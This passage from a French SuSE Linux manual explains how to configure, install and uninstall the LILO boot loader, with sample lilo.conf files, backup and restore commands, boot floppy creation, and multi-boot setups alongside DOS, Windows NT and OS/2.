LILO est un gestionnaire d'amorçage flexible offrant de nombreuses possibilités d'adapter sa configuration aux exigences de chacun. Les options les plus importantes et leur signification seront présentées par la suite. Pour une description détaillée, reportez-vous à [Alm96].

La configuration de LILO sera enregistrée dans le fichier `/etc/lilo.conf`. Lors d'une première installation de Linux, nous vous conseillons de faire tout d'abord effectuer cette opération par YaST. Il sera toujours possible, si cela s'avère nécessaire, de modifier `lilo.conf` en prenant pour base le fichier créé par YaST.

Le fichier `/etc/lilo.conf` ne devrait être lisible que par l'utilisateur '`root`' car il peut contenir des mots de passe (voir paragraphe 4.4.2, page 119). Ceci est prévu de façon standard sous SuSE Linux. Vérifiez et, en cas de doute, lancez la commande :

```
terre: # chmod 0600 /etc/lilo.conf
```



Il est opportun de conserver soigneusement le fichier de configuration utilisé lors de la dernière installation de LILO et d'en faire une copie de sauvegarde avant toute modification. Une modification ne sera toutefois effective que si vous réinstallez LILO avec la nouvelle version du fichier de configuration (paragraphe 4.5) !

4.4.1 Structure du fichier `lilo.conf`

Le fichier `/etc/lilo.conf` commence par une section globale (angl. *global options section*) avec des configurations générales, suivie d'une ou de plusieurs sections système (angl. *image sections*) pour les différents systèmes d'exploitation que LILO doit lancer. Chaque nouvelle section système est initialisée par une ligne comportant l'option `image` ou `other`.

4. Amorçage et gestionnaires d'amorçage

L'ordre des différents systèmes d'exploitation dans le fichier `lilo.conf` n'a d'importance que dans la mesure où c'est le système mentionné en *premier* dans la liste qui sera lancé automatiquement si l'utilisateur ne fait aucune entrée – le cas échéant, après un délai d'attente prédéfini (voir les options `delay` et `timeout`).

Le fichier 4.4.1 (page 116) montre l'exemple d'une configuration sur une machine fonctionnant sous Linux et sous DOS. Lors de l'amorçage, vous devriez avoir le choix entre : un nouveau noyau et un ancien noyau Linux sur la partition racine actuelle (partition primaire sur le deuxième disque) ainsi que MS-DOS (ou Windows 95) sur `/dev/hda1`.

```
# Fichier de configuration LIL0
# Démarrage de LIL0, section globale
boot=/dev/hda          # Cible de l'installation: MBR
backup=/boot/MBR.hda.970428 # Fichier de sauvegarde pour
                          # l'ancien MBR du 28 avr. 1997
#compact              # faster, but won't work on all systems.
#linear
message=/boot/greetings # Message d'accueil de LIL0
prompt
password = q99iwr4      # Mot de passe LIL0
timeout=100            # 10 s d'attente à l'invite avant l'amorçage
                        # de la configuration par défaut
vga = normal           # mode texte normal (80x25 caractères)
# End LIL0 global section

# Linux bootable partition config begins
image = /boot/vmlinuz    # Configuration par défaut
    root = /dev/hdb3      # Partition racine pour le noyau
    read-only
    label = Linux
# Linux bootable partition config ends

# Second Linux bootable partition config
image = /boot/vmlinuz.old
    root = /dev/hdb3
    read-only
    label = Linux.old
# 2nd Linux bootable partition config ends

# DOS bootable partition config begins
other = /dev/hda1
    label = DOS
    loader = /boot/chain.b
    table = /dev/hda
# DOS bootable partition config ends
```

fichier 4.4.1: Exemple de configuration dans `/etc/lilo.conf`

Dans `/etc/lilo.conf`, tout ce qui commence par le caractère `#` est un commentaire jusqu'à la fin de la ligne. Il est ignoré par LIL0 – tout comme un espace – et peut être utilisé pour améliorer la lisibilité.

4.4. Un LILO sur mesure : Configuration

Voyons maintenant, l'une après l'autre, les lignes les plus importantes. Les autres options sont décrites au paragraphe 4.4.2, page 119.

– Section globale (paramètres)

– `boot=<périphérique d'amorçage>`

Périphérique dont le premier secteur est destiné à l'installation du secteur d'amorçage de LILO (cible de l'installation).

`<périphérique d'amorçage>` qui peut être : un lecteur de disquettes (`/dev/fd0`), une partition (par exemple `/dev/hdb3`) ou la totalité d'un disque (par exemple `/dev/hda`) : ce dernier cas signifie que l'installation doit se faire sur le MBR.

Par défaut : En l'absence de cette spécification, LILO sera installé sur la partition racine Linux actuelle.

– `prompt`

Force l'apparition du message d'invite (*⇒ invite*) de LILO. Par défaut : pas d'invite ! (voir paragraphe 4.4.2, option `delay`)

Ceci est recommandé dès que LILO doit lancer plus d'un système. Il conviendrait aussi d'utiliser conjointement l'option `timeout` afin de rendre possible un redémarrage automatique si aucune entrée ne suit le message d'invite.

– `timeout=<dixièmes de seconde>`

Détermine une pause après le message d'invite et permet ainsi un redémarrage automatique lorsqu'aucune entrée n'est faite en temps voulu.

`<dixièmes de seconde>` est le temps qui reste, en dixièmes de seconde, pour faire une entrée. En appuyant sur (Shift ↑) à l'invite, on obtient une nouvelle pause. Par défaut : infini, c'est-à-dire pas de redémarrage automatique !

– Section Linux

– `image=<image du noyau>`

C'est ici que doit se trouver le nom de l'image du noyau qui doit être amorcée. C'est en règle générale `/boot/vmlinuz` ou, si vous avez un système SuSE Linux plus ancien (antérieur à la version 6.0), `/vmlinuz` ou `/zImage`.

– `label=<nom>`

C'est, dans `/etc/lilo.conf`, le nom du système qui peut être choisi librement mais ne doit toutefois présenter aucune ambiguïté (par exemple `Linux`). Longueur maximale 15 caractères : si possible, uniquement des lettres, des chiffres et des soulignés '`_`', pas d'espaces ni de caractères particuliers tels que par exemple des lettres accentuées⁸. Par défaut : le nom du fichier de l'image du noyau (par exemple `/boot/vmlinuz`).

En tapant ce nom à l'invite que LILO affiche au démarrage, vous sélectionnez le système d'exploitation que vous voulez démarrer. Si vous

⁸ Vous trouverez les règles exactes pour les caractères admis dans [Alm96], paragraphe 3.2.1.

4. Amorçage et gestionnaires d'amorçage

avez plusieurs systèmes, il est opportun de tenir à disposition une description précise des noms et des systèmes dans un fichier messages (voir paragraphe 4.4.2, option `messages`).

- `root=<périphérique racine>`

C'est ainsi que LILO spécifie au noyau la partition racine (par exemple `/dev/hda2`) du système Linux. C'est ce qui est recommandé par sécurité ! Si cette option est omise, le noyau prend la partition racine dont il contient lui-même l'enregistrement⁹.

- **Autre système**

- `other=<partition>`

Avec `other`, on fait connaître à LILO les partitions de démarrage d'autres systèmes à amorcer (par exemple `/dev/hda1`).

- `loader=<chargeur>`

Pour le chargement d'un secteur d'amorçage étranger, LILO construit dans son fichier `map` un "pseudo MBR" (lors de l'amorçage, LILO initialise d'abord le "pseudo MBR" qui prend alors en charge le secteur d'amorçage étranger). Cette option spécifie le fichier duquel on doit extraire le code pour le "pseudo MBR".

Par défaut : `/boot/chain.b`, ce qui est en général correct.

Parfois il arrive qu'un système d'exploitation qui demande à être amorcé à partir du premier disque dur (par exemple DOS) doive être démarré avec LILO depuis un autre disque. Les options complémentaires `map-drive=<numéro>` et `to=<numéro>` permettent d'"échanger" ces deux disques au moyen de leur numéro de périphérique BIOS. Exemple : fichier 4.4.2 (page 118).

Le chargeur `os2_d.b` sert à amorcer OS/2 à partir du deuxième disque dur¹⁰. *Nouveau depuis la version 20 de LILO* : Avec ce chargeur également, l'"échange" des deux premiers disques durs doit être explicitement prescrit (comme dans le fichier 4.4.2).

```
# Booting DOS from the second hard drive
# DOS bootable partition config begins
other = /dev/hdb1
label = DOS
loader = /boot/chain.b
    map-drive = 0x80 # first hd: BIOS number 0x80
    to         = 0x81 # second hd: BIOS number 0x81
    map-drive = 0x81
    to         = 0x80
    table = /dev/hdb
# DOS bootable partition config ends
```

fichier 4.4.2: `/etc/lilo.conf` Extrait : amorcer DOS à partir du deuxième disque dur

⁹ Peut être visualisée avec la commande `rdev <image de noyau>`

¹⁰ `any_b.b` (amorçage à partir de B:) et `any_d.b` (amorçage à partir du deuxième disque dur) sont obsolètes depuis la version 20 de LILO.

4.4. Un LILO sur mesure : Configuration

- `table=<tablepart>`
`<tablepart>` doit spécifier le périphérique source pour la table des partitions qui doit être placée dans le pseudo MBR (en règle générale `/dev/hda` ou `/dev/sda`).
- `label=<nom>`
Le nom (qui peut être choisi librement) pour ce système. Il est conseillé de le faire car le label par défaut - le simple nom de périphérique de la partition - est d'une moins grande précision lors de l'amorçage.

4.4.2 Autres possibilités optionnelles de configuration (sélection)

Au dernier paragraphe, nous avons parlé du minimum indispensable d'entrées dans `/etc/lilo.conf`. D'autres paramètres utiles vont maintenant suivre.

Les options, expressément désignées comme options image, ont leur place dans la section d'un système d'exploitation particulier. Les autres sont destinées à la section globale de paramètres de `/etc/lilo.conf`.

- `backup=<fichier de sauvegarde>`
Le fichier dans lequel LILO dépose une copie de sauvegarde du secteur d'amorçage sur lequel il doit être installé. Il est prévu par défaut `/boot/boot.xxxx`. Ici, `xxxx` est le numéro de périphérique interne de la partition d'installation¹¹. Nous vous recommandons d'utiliser un nom facile à interpréter, tel que celui cité plus haut en exemple (avec le nom du périphérique et la date). Vous renoncez ainsi à la fonctionnalité Uninstall incluse dans LILO. Mais à notre avis, il est préférable d'effectuer manuellement cette opération en prenant toutes les précautions qui s'imposent (voir paragraphe 4.5, page 123).

Lorsque le fichier de sauvegarde existe déjà, LILO *ne crée pas* de nouvelle copie de sauvegarde ! Vous devez donc veiller à utiliser un nouveau nom de fichier qui n'a pas encore été assigné.



- `compact`
Cette option est recommandée pour l'installation de LILO sur une disquette. LILO tente alors, pendant le démarrage, de lire simultanément plusieurs secteurs et peut éventuellement amorcer plus vite. Cela ne fonctionne malheureusement pas sur toutes les machines. Lors de l'installation de LILO, il serait préférable d'y renoncer : c'est plus sûr et la différence n'est que de quelques secondes.
- `disk=<Fichier de périphérique>`
`bios=<Numéro de périphérique BIOS>`
`cylinders=<Nombre>`
`heads=<Nombre>`
`sectors=<Nombre>`
On peut ici, pour certains disques durs, spécifier directement à LILO les numéros de périphérique BIOS et la géométrie qu'il doit utiliser pour

¹¹ Ceci se trouve dans les sources du noyau dans `/usr/src/linux/init/main.c`, fonction `parse_root_dev()`.

4. Amorçage et gestionnaires d'amorçage

l'adressage des secteurs de ces disques. Très rarement nécessaire ! Application la plus importante :

Systèmes mixtes IDE-SCSI : Si vous avez un BIOS qui permet l'ordre d'amorçage *SCSI avant IDE* et si vous voulez tirer parti de cette possibilité, vous devez informer LILO que l'ordre des disques durs a été modifié du point de vue du BIOS. Ceci se fait par l'ajout d'une entrée dans la partie globale de `lilo.conf`, comme par exemple ici dans le fichier 4.4.3, page 120, pour un système possédant respectivement un disque IDE et un disque SCSI.

```
# Enable LILO to correctly access /dev/sda and /dev/hda
# at boot time if their boot order is interchanged in
# the BIOS:
disk = /dev/sda      # The SCSI disk is regarded as ...
    bios = 0x80      # ... first BIOS disk;
disk = /dev/hda      # the IDE disk is regarded as ...
    bios = 0x81      # ... second BIOS disk.
```

fichier 4.4.3: `lilo.conf` Extrait : Ordre d'amorçage : SCSI avant IDE

– linear

La spécification de cette option a pour résultat que, lors de l'installation de LILO, toutes les références sont placées sur des secteurs de disque comme adresses logiques et non pas physiques. Cette option a été conçue pour le cas où, avec certains contrôleurs de disques, le BIOS reconnaîtrait au démarrage du système une autre géométrie que le système Linux en cours d'exécution. Rarement nécessaire !



L'option `linear` ne dispense pas de respecter la limite des 1024 cylindres (considérée en fonction de la géométrie vue par le BIOS). En outre, elle fonctionne *uniquement* au dessous d'une *limite supplémentaire de 65535 pistes* qui, pour certains disques modernes, peut même souvent être encore plus contraignante : 512 Mo / 1 Go / à peine 2 Go pour 16 / 32 / 63 secteurs par piste.

– message=<fichier messages>

Se réfère à un fichier texte qui lors du démarrage du système est le premier à être affiché par LILO. Il ne doit pas avoir plus de 24 lignes (sinon il disparaît en défilant) et peut par exemple donner une vue d'ensemble de la sélection d'amorçage de LILO. Vous connaissez déjà un tel message qui est également affiché par la disquette d'amorçage fournie par SuSE. Cette option est recommandée.



Si cette option est utilisée, le fichier `messages` fait alors partie du mécanisme de démarrage de LILO. Toute modification qui lui est apportée rend indispensable une nouvelle installation de LILO (paragraphe 4.5) !

– password=<mot de passe>

Peut tout aussi bien se trouver dans la section des paramètres que dans les différentes sections système. Protège l'accès aux services de LILO

4.5. Installation et désinstallation de LILO

ou à l'amorçage du système concerné au moyen d'un mot de passe. Si vous prenez les choses au sérieux, vous devriez effacer le mot de passe après la première utilisation de ce fichier `lilo.conf` – sous le compte `root`, vous pouvez de toute façon déterminer à tout moment un nouveau mot de passe en procédant à une nouvelle installation de LILO. – Il est recommandé d'ajouter l'option `restricted`. Sans cette option il est en effet possible, avec un paramètre, de lancer directement un shell. Voir la page de man de `lilo.conf` (`man lilo.conf`) !

- `read-only`

Avec cette option `image`, LILO demande au noyau concerné de monter tout d'abord la partition racine en mode lecture seule ainsi qu'il est généralement d'usage lors du démarrage du système Linux. Si cette option est omise, le noyau utilise les enregistrements qu'il contient lui-même¹².

- `delay=<dixièmes de seconde>`

Lorsque l'invite n'est *pas* prescrite de façon impérative, l'utilisateur peut quand même, au moment du démarrage de LILO, demander une invite en appuyant sur les touches (`(Shift ↑)`, `(Ctrl)`, `(Alt)`). L'option `delay` détermine le temps durant lequel LILO attend après son démarrage que les touches soient pressées avant de charger automatiquement le système d'exploitation qui se trouve en tête de sa liste. La valeur par défaut est 0, ce qui signifie aucun délai.

L'option `delay` est naturellement *superflue* si l'invite est expressément requise avec `prompt`.

- `vga=<mode>`

Sélectionne le mode texte VGA lors du démarrage. Les valeurs à entrer pour `<mode>` sont `normal` (pour 80x25), `ext` (pour 80x50) ou `ask` (demander lors de l'amorçage).

- `append="<paramètres>"`

Option `image` pour le noyau Linux. Permet la transmission de paramètres du noyau (voir paragraphe 14.3.2, page 335), par exemple lorsque l'on fait connaître au noyau les composants matériels exactement comme il est possible de le faire à l'invite de LILO. Le noyau reçoit d'abord la ligne `append` et ensuite les entrées à l'invite. C'est pourquoi, en cas de doute, les entrées à l'invite sont prédominantes.

Par exemple : `append="mcd=0x300,10"`

4.5 Installation et désinstallation de LILO

Lors d'une nouvelle installation de Linux, YaST guide l'utilisateur de façon interactive à travers les étapes indispensables et il n'est en général pas nécessaire d'intervenir manuellement dans la procédure d'installation de LILO. Mais ici nous supposons que LILO doit être intégré avec des options spéciales dans un système.

¹² Peut être visualisée avec la commande `rdev -R <image de noyau>`. Elle est de toute façon en lecture seule (vérifier !) pour les noyaux d'installation ainsi que dans le cas d'un noyau nouvellement compilé et on n'a donc pas besoin normalement de cette option.

4. Amorçage et gestionnaires d'amorçage



L'installation d'un gestionnaire d'amorçage constitue une intervention au sein du système et elle est par conséquent extrêmement délicate. Vous devez *absolument* vous assurer, avant l'installation de LILO, que vous pouvez amorcer votre Linux et si possible aussi vos autres systèmes d'exploitation à partir d'une disquette ! Vous devez surtout avoir **fdisk** à votre disposition.

Installation après modification de la configuration

Si quelque chose a changé dans les éléments qui composent LILO (paragraphe 4.3) ou si vous avez modifié votre configuration dans `/etc/lilo.conf`, vous devrez procéder à une nouvelle installation de LILO. Cela se fait par une simple invocation du “*map-installer*” :

```
terre: # /sbin/lilo
```

LILO crée alors une sauvegarde du secteur (d'amorçage) cible, écrit son “premier niveau” sur ce secteur et génère un nouveau fichier map (voir paragraphe 4.3). Ensuite, LILO affiche l'un après l'autre les systèmes installés - comme dans le cas de notre configuration exemple (voir affichage à l'écran 4.5.1) :

```
Added Linux*
Added Linux.old
Added DOS
```

affichage à l'écran 4.5.1: Sorties à l'appel de LILO

Lorsque l'installation est terminée, la machine peut être redémarrée :

```
terre: # shutdown -r now
```

Après que le BIOS ait effectué son test du système, LILO se manifeste encore par un message d'invite. Vous pouvez alors transmettre à LILO des paramètres pour le noyau et sélectionner l'image de boot désirée. Avec (Tab), il est possible de faire établir une liste des configurations installées.

Installation après nouvelle compilation du noyau

Si vous voulez intégrer un noyau nouvellement compilé dans votre concept d'amorçage, vous avez, outre la possibilité de procéder manuellement à une nouvelle installation de LILO, encore une autre possibilité qui vous offre plus de commodité :

L'organisation des commandes pour configurer et générer le noyau est enregistrée dans le fichier `/usr/src/linux/Makefile`. C'est là que `INSTALL_PATH=/boot` doit être déterminée (voir paragraphe 13.5, page 329). Ce `Makefile` dispose d'un `target` nommé `zlilo` qui, après une compilation automatique du noyau, copie le noyau installé sous `/boot/vmlinuz` (autrefois `/vmlinuz`) vers `/boot/vmlinuz.old`, écrit le noyau qui vient d'être généré vers `/boot/vmlinuz` et réinstalle LILO. Vous pouvez faire exécuter tout ceci en tapant la simple commande

```
terre:/usr/src/linux # make zlilo
```

4.5. Installation et désinstallation de LILO

Cela n'a toutefois de sens que si votre `/etc/lilo.conf` a été préparé *auparavant* à cet appel de LILO et si le noyau que vous utilisiez jusqu'à présent est vraiment situé sous `/boot/vmlinuz`. Sous vos images, vous devriez faire figurer le nouveau noyau - et pour des raisons de sécurité aussi l'ancien - comme cela a été fait dans le fichier 4.4.1.

Vous pouvez ainsi, à l'invite de LILO, démarrer aussi bien le nouveau noyau que l'ancien noyau - en état de fonctionnement - (nom dans l'exemple : `Linux.old`). Vous construisez ainsi un niveau de sécurité supplémentaire qui est utile dans le cas où le système ne serait pas capable d'amorcer avec le nouveau noyau.

Pour savoir comment générer un nouveau noyau, reportez-vous au chapitre 13, page 325.

Suppression de LILO

La désinstallation d'un gestionnaire d'amorçage constitue une intervention au sein du système et elle est par conséquent extrêmement délicate. Vous devez *absolument* vous assurer, avant la désinstallation de LILO, que vous pouvez amorcer votre Linux et aussi vos autres systèmes d'exploitation - si ceux-ci existent - à partir d'une disquette ! Vous risquez sinon d'avoir la désagréable surprise de ne plus pouvoir accéder aux systèmes d'exploitation qui résident sur votre disque dur.



Il sera peut-être un jour nécessaire de désinstaller LILO : - (Cela se fait en restituant au secteur (d'amorçage) cible sur lequel LILO a été installé son contenu initial. Sous Linux, cette opération ne présente aucune difficulté s'il existe une copie de sauvegarde valide (voir paragraphe 4.4.2, option `backup`).

Une sauvegarde du secteur d'amorçage est invalidée si la partition concernée a reçu un nouveau système de fichiers (monde DOS : si elle a été formatée). La table des partitions dans une sauvegarde de MBR est invalidée si le disque dur concerné a entre temps été partitionné d'une autre manière. De telles sauvegardes sont des "bombes à retardement" : il est préférable de les effacer immédiatement ! La réintégration de sauvegardes périmées dans ces secteurs du système est une méthode plutôt sûre pour obtenir une perte massive de données !



Le plus simple est de restaurer un MBR DOS, Windows ou OS/2. Cela se fait en utilisant la commande MS-DOS (disponible à partir de la version DOS 5.0) :

```
C:\> fdisk /mbr
```

ou, selon le cas, la commande OS/2 :

```
C:\> fdisk /newmbr
```

Ces commandes ne réécrivent que les 446 premiers octets (le code d'amorçage) sur le MBR et laissent la table des partitions inchangée¹³. *Ne pas ou-*

¹³ Sauf si le MBR (paragraphe 4.1) est considéré dans sa totalité comme n'étant pas valide en raison d'un "nombre magique" erroné : la table des partitions est alors remplie de zéros !!

4. Amorçage et gestionnaires d'amorçage

blier : Marquez comme *active* (angl. *bootable*) avec **fdisk** la partition d'amorçage que vous désirez à partir de maintenant ; les routines du MBR, de DOS, de Windows et d'OS/2 le requièrent !

Créez aussi une nouvelle sauvegarde supplémentaire du secteur LILO critique – on n'est jamais trop sûr. Vérifiez ensuite – plutôt deux fois qu'une ; -) – que votre ancien fichier de sauvegarde est bien le bon et qu'il a une taille d'exactement 512 octets. Pour terminer, remettez-le en place. Ceci se fait avec les commandes suivantes (ne *pas confondre* *if=* et *of=* ! !) :

- Si LILO réside sur la partition *yyyy* (par exemple *hda1*, *hda2*, ...) :

```
terre: # dd if=/dev/yyyy of=nouveau bs=512 count=1
terre: # dd if=sauvegarde of=/dev/yyyy
```

- Si LILO réside sur le MBR du disque dur *zzz* (par exemple *hda*, *sda*) :

```
terre: # dd if=/dev/zzz of=nouveau bs=512 count=1
terre: # dd if=sauvegarde of=/dev/zzz bs=446 count=1
```

La dernière commande est “prudente” et n'écrit pas dans la table des partitions. Ne *pas oublier* non plus ici : Marquez de nouveau comme *active* (angl. *bootable*) avec **fdisk** la partition de démarrage que vous désirez à partir de maintenant.

Remarque : Vous avez constaté à quel point la sauvegarde d'un secteur d'amorçage est rapide ! Il est recommandé d'effectuer cette opération plus fréquemment.

4.6 Générer une disquette d'amorçage Linux

Une disquette d'amorçage Linux est constituée – pour dire les choses de façon simplifiée - d'un ou de plusieurs noyaux Linux éventuellement gérés par LILO. Elle sert à démarrer votre système Linux sur le disque dur même lorsqu'il n'est plus possible d'amorcer directement à partir du disque. Les causes de ce problème peuvent être : MBR écrasé, gestionnaire d'amorçage mal configuré, erreurs lors de l'installation de LILO.

Une telle disquette d'amorçage charge *seulement* le noyau : tout le reste (**init**, scripts de démarrage, programmes système importants) est requis par votre système et doit demeurer fonctionnel. On établit la liaison de la disquette d'amorçage avec le système sur le disque dur en configurant dans le noyau la partition racine concernée comme périphérique racine.

Ceci ne doit pas être confondu avec les disquettes d'amorçage SuSE pour systèmes d'installation et de secours dont vous pouvez, à l'aide des fichiers images (angl. *image files*) sous **/disks** sur le premier CD, créer à tout moment de nouveaux exemplaires (voir paragraphe 16.4, page 395).

Disquette d'amorçage sans LILO

Si vous avez la chance que votre noyau n'ait besoin, lors du démarrage, d'*aucune* ligne de commande supplémentaire contenant des informations sur le matériel ou autres choses¹⁴, la méthode la plus rapide pour obtenir une

¹⁴ Il s'agit ici du cas normal

4.6. Générer une disquette d'amorçage Linux

disquette d'amorçage pour votre système Linux consistera tout simplement à écrire votre noyau actuel sur une disquette vierge sans aucune défectuosité et, au cas où ce ne serait pas déjà fait, à configurer correctement le périphérique racine :

```
terre: # /sbin/badblocks -v /dev/fd0 1440
terre: # dd if=votre_noyau of=/dev/fd0 bs=18k
terre: # rdev /dev/fd0 votre_partition_racine
terre: # rdev -R /dev/fd0 1
```

La première commande vérifie si la disquette n'a pas de blocs défectueux (1 bloc = 1k). La dernière commande veille à ce que le noyau monte d'abord la partition racine, comme il se doit, en mode lecture seule (les scripts de démarrage du système y comptent).

Disquette d'amorçage avec LILO

Il est possible de générer une disquette d'amorçage plus attrayante avec message d'accueil, invite pour le noyau et les paramètres du noyau et autres goodies offerts par LILO en transcrivant sur une disquette le mécanisme complet de démarrage de LILO (voir paragraphe 4.3). Pour cela, la disquette a besoin d'un système de fichiers, de préférence `minix`.

Si vous ne voulez installer qu'un seul noyau et renoncer au message d'accueil, vous pouvez faire effectuer cette opération par YaST à l'aide des options du menu 'Administration du système', 'Configuration noyau et amorçage' et 'Créer une disquette d'amorçage'. Utilisez pour cela une disquette préformatée sans aucune défectuosité et suivez les instructions sur l'écran.

Votre noyau doit se trouver dans `/vmlinuz` sinon YaST ne peut pas le détecter – conformément à la tradition, il y a encore en plus un “fallback” sur `/vmlinuz...`



Si vous voulez prendre vous-même les choses en main, vous devez procéder de cette manière :

- Créez sur une disquette vierge un système de fichiers `minix` – avec contrôle d'erreurs pour plus de sécurité – et si vous avez réussi, montez par exemple sous `/mnt` :

```
terre: # /sbin/mkfs.minix -c /dev/fd0 1440
terre: # /bin/mount /dev/fd0 /mnt
```
- Copiez vos fichiers de noyau et le fichier LILO `/boot/boot.b` vers `/mnt` (c'est-à-dire sur la disquette)
- Optionnel : Créez un fichier `/mnt/messages` pour le message d'accueil.
- Créez dans `/mnt` un propre fichier `lilo.conf` comme dans l'exemple donné par le (fichier 4.6.1, page 126. Vous devez naturellement remplacer `Votre_périphérique_racine` par la véritable partition racine :
- Installez LILO avec *ce* `lilo.conf` :

```
terre: # /sbin/lilo -C /mnt/lilo.conf
```

4. Amorçage et gestionnaires d'amorçage

```
# LILO Fichier de configuration Disquette d'amorçage
# Start LILO global Section
boot=/dev/fd0          # Cible de l'installation: disquette
install=/mnt/boot.b    # Naturellement LILO et
map=/mnt/map           # Fichier map sur la disquette!
message=/mnt/message   # optionnel
prompt
timeout=100           # Attente à l'invite: 10 s.
vga = normal          #
# End LILO global section
#
# Linux bootable partition config begins
image = /mnt/vmlinuz   # par défaut
                    # partition racine par ici
    root = /dev/Votre_périphérique_racine
    label = linux
# Linux bootable partition config ends
#
# Sections de système pour d'autre noyaux ici:
```

fichier 4.6.1: lilo.conf pour disquette d'amorçage

- Démontez la disquette et vous avez terminé !
terre: # /bin/umount /mnt
- Ne pas oublier : Faites un essai pour savoir si la disquette d'amorçage fonctionne vraiment :-)

4.7 Exemples de configurations

Si votre nouveau Linux est seul sur la machine, il n'est pas nécessaire pour le moment d'agir. Le nécessaire a été fait avec YaST dans le cadre de l'installation.

Quelques exemples pour multisystèmes vont suivre. Voyez à ce sujet /usr/doc/howto/en/mini/Linux+*.gz où des Linuxiens laborieux ont décrit leurs propres configurations multisystèmes.

4.7.1 DOS/Windows 95/98 et Linux

Condition : DOS/Windows 95/98 et Linux doivent disposer chacun d'une propre partition sous la limite des 1024 cylindres (voir paragraphe 4.3).

Pour ce cas, nous avons déjà parlé d'une configuration adéquate (voir fichier 4.4.1) – il n'y a plus qu'à adapter les spécifications pour `root`, `image` et `other` aux conditions réelles. LILO est installé sur le MBR. Vous laisserez bien sûr la section `Linux.old` de côté s'il n'existe pas un tel noyau Linux secondaire.

Conservez bien le fichier `/etc/lilo.conf` et en plus une disquette d'amorçage pour votre Linux ! Windows 95/98 a en effet tendance, en diverses occasions, à éliminer les MBR "étrangers" sans autre forme de procès. Si vous

4.7. Exemples de configurations

pouvez encore après lancer Linux à l'aide d'une disquette d'amorçage, ce problème sera vite résolu par la simple commande

```
terre: # /sbin/lilo
```

4.7.2 Windows NT et Linux sur un disque dur

1. *Possibilité* : Pour l'amorçage, on utilise le *gestionnaire d'amorçage de NT*. Celui-ci est capable d'initialiser non seulement les secteurs d'amorçage, mais aussi les fichiers images de ces secteurs d'amorçage. En faisant ce qui suit, il est possible d'amener Linux et Windows NT à cohabiter :
 - Installation de NT.
 - Tenez à votre disposition un support de données (partition de disque dur ou disquette sans aucune défectuosité) avec un système de fichiers sur lequel Linux peut écrire et que NT est capable de lire, par exemple FAT.
 - Installez Linux de la manière "habituelle" (comme partition racine nous prenons ici l'exemple `/dev/sda3`). Monter le support contenant le système de fichiers FAT (par exemple sous `/dosa`) (pour des informations d'ordre général sur le montage, voir paragraphe 19.11.2, page 453). *Attention* : ne pas utiliser les options `mount conv=auto` ou `conv=text` qui provoquent des altérations.
 - Installer LILO sur la partition racine (`/dev/sda3`) et non pas sur le MBR (`/dev/sda`) ! Vous avez tout comme avant la possibilité de configurer pour LILO une sélection faite parmi plusieurs images du noyau Linux. Comme exemple pour un `lilo.conf`, voir fichier 4.7.1, page 127.

```
# LIL0 Fichier de configuration: Rendre amorçable
#
#                               la partition racine /dev/sda3
# Start LIL0 global Section
boot=/dev/sda3                # cible de l'installation
backup=/boot/boot.sda3.980428 # sauvegarde pour secteur
                               # d'amorçage précédent
prompt
timeout=100                  # Attente à l'invite: 10 s
vga = normal                  # force sane state
# End LIL0 global section
# Linux bootable partition config begins
image = /boot/vmlinuz         # default image to boot
    root = /dev/sda3          # Partition racine par ici!
    label = Linux
# Linux bootable partition config ends
```

fichier 4.7.1: `lilo.conf` pour rendre amorçable une partition racine Linux

- Copiez le secteur d'amorçage de LILO dans un fichier sur le support de données FAT accessible à NT, par exemple

```
terre: # dd if=/dev/sda3 bs=512 count=1 of=/dosa/bootsec.lin
```

Cette opération, tout comme la suivante, doit bien sûr être recommandée après chaque mise à jour du noyau !

4. Amorçage et gestionnaires d'amorçage

- Amorcez NT. Copiez le fichier `bootsec.lin` (que vous venez juste de créer) dans le répertoire principal de l'unité de disque du système NT (pour le cas où il n'y serait pas déjà).
 - Dans le fichier `boot.ini` (fixer les attributs) compléter l'entrée suivante à la fin :

```
c:\bootsec.lin="Linux"
```
 - Lors du prochain amorçage, il devrait y avoir – si tout à bien marché – une entrée dans le gestionnaire d'amorçage de NT !
2. *Méthode possible bien que malheureusement pas toujours praticable :* Installer *LILO* sur le MBR et agir avec Windows NT comme s'il était DOS (comme dans l'exemple précédent). Mais attention : Il semble que cela ne fonctionne plus pour les versions les plus récentes de NT qui, semble-il, ne démarre que s'il trouve sur le MBR des séquences spéciales (pour lesquelles il n'existe pas de documentation) et dont LILO ignore malheureusement tout : - (



Windows NT (3.5* et 4.0) ne connaît pas les types de partitions 82 et 83 utilisés par Linux ! Veillez à ce qu'aucun programme NT ne "répare" la table des partitions dans ce sens : danger de perte de données ! Tenez à disposition pour plus de sécurité des sauvegardes valides du MBR de LILO.

4.7.3 OS/2 et Linux

1. *Possibilité :* Pour amorcer, on utilise le *gestionnaire d'amorçage d'OS/2*. Il peut démarrer n'importe quelles partitions primaires et logiques dans la limite des 1024 cylindres – c'est à l'utilisateur qu'il incombe de veiller à ce qu'elles soient vraiment amorçables. Le gestionnaire d'amorçage est configuré avec le **fdisk** de OS/2.

Préparation du côté de Linux : Une partition primaire Linux (habituellement la partition racine) est rendue amorçable avec LILO. Le même `lilo.conf` que dans le fichier 4.7.1, page 127 est propre à cet usage. Mais *auparavant*, il y a encore certaines choses à prendre en considération ... :

Préparation du côté d'OS/2 : OS/2 ne se contente pas, pour la gestion des partitions présentes (sur les MBR des disques durs et sur les secteurs des partitions étendues et logiques) des entrées conventionnelles et généralement compréhensibles. Il utilise l'espace disponible sur ces secteurs pour le stockage d'informations complémentaires. Si celles-ci sont incohérentes, le **fdisk** de OS/2 considère la table des partitions comme erronée et refuse de remplir les fonctions de gestionnaire d'amorçage. Les programmes **fdisk** d'autres systèmes d'exploitation n'ont pas coutume de gérer de telles informations complémentaires ... Des conflits sont donc à prévoir.

Il convient par conséquent, *avant* l'installation de Linux, de charger OS/2 (le système d'installation est suffisant) et de créer les partitions Linux, du moins les partitions logiques avec le **fdisk** d'OS/2. Il en résulte, dans un

premier temps, d'autres unités OS/2 qui peuvent éventuellement causer pas mal de perturbations.

Solution : Charger immédiatement après le système d'installation de Linux (ou la disquette de secours) à partir du CD SuSE Linux et modifier à l'aide du **fdisk** de Linux le type de la partition Linux en 83 (Linux natif). Ainsi, ces partitions seront ignorées en bonne et due forme par OS/2.

2. *Possibilité* : En tant que gestionnaire d'amorçage principal, **LILO** est utilisé sur une partition primaire du premier disque¹⁵. C'est un cas particulier de l'exemple qui va suivre et dans lequel DOS est également présent.

4.7.4 DOS, OS/2 et Linux

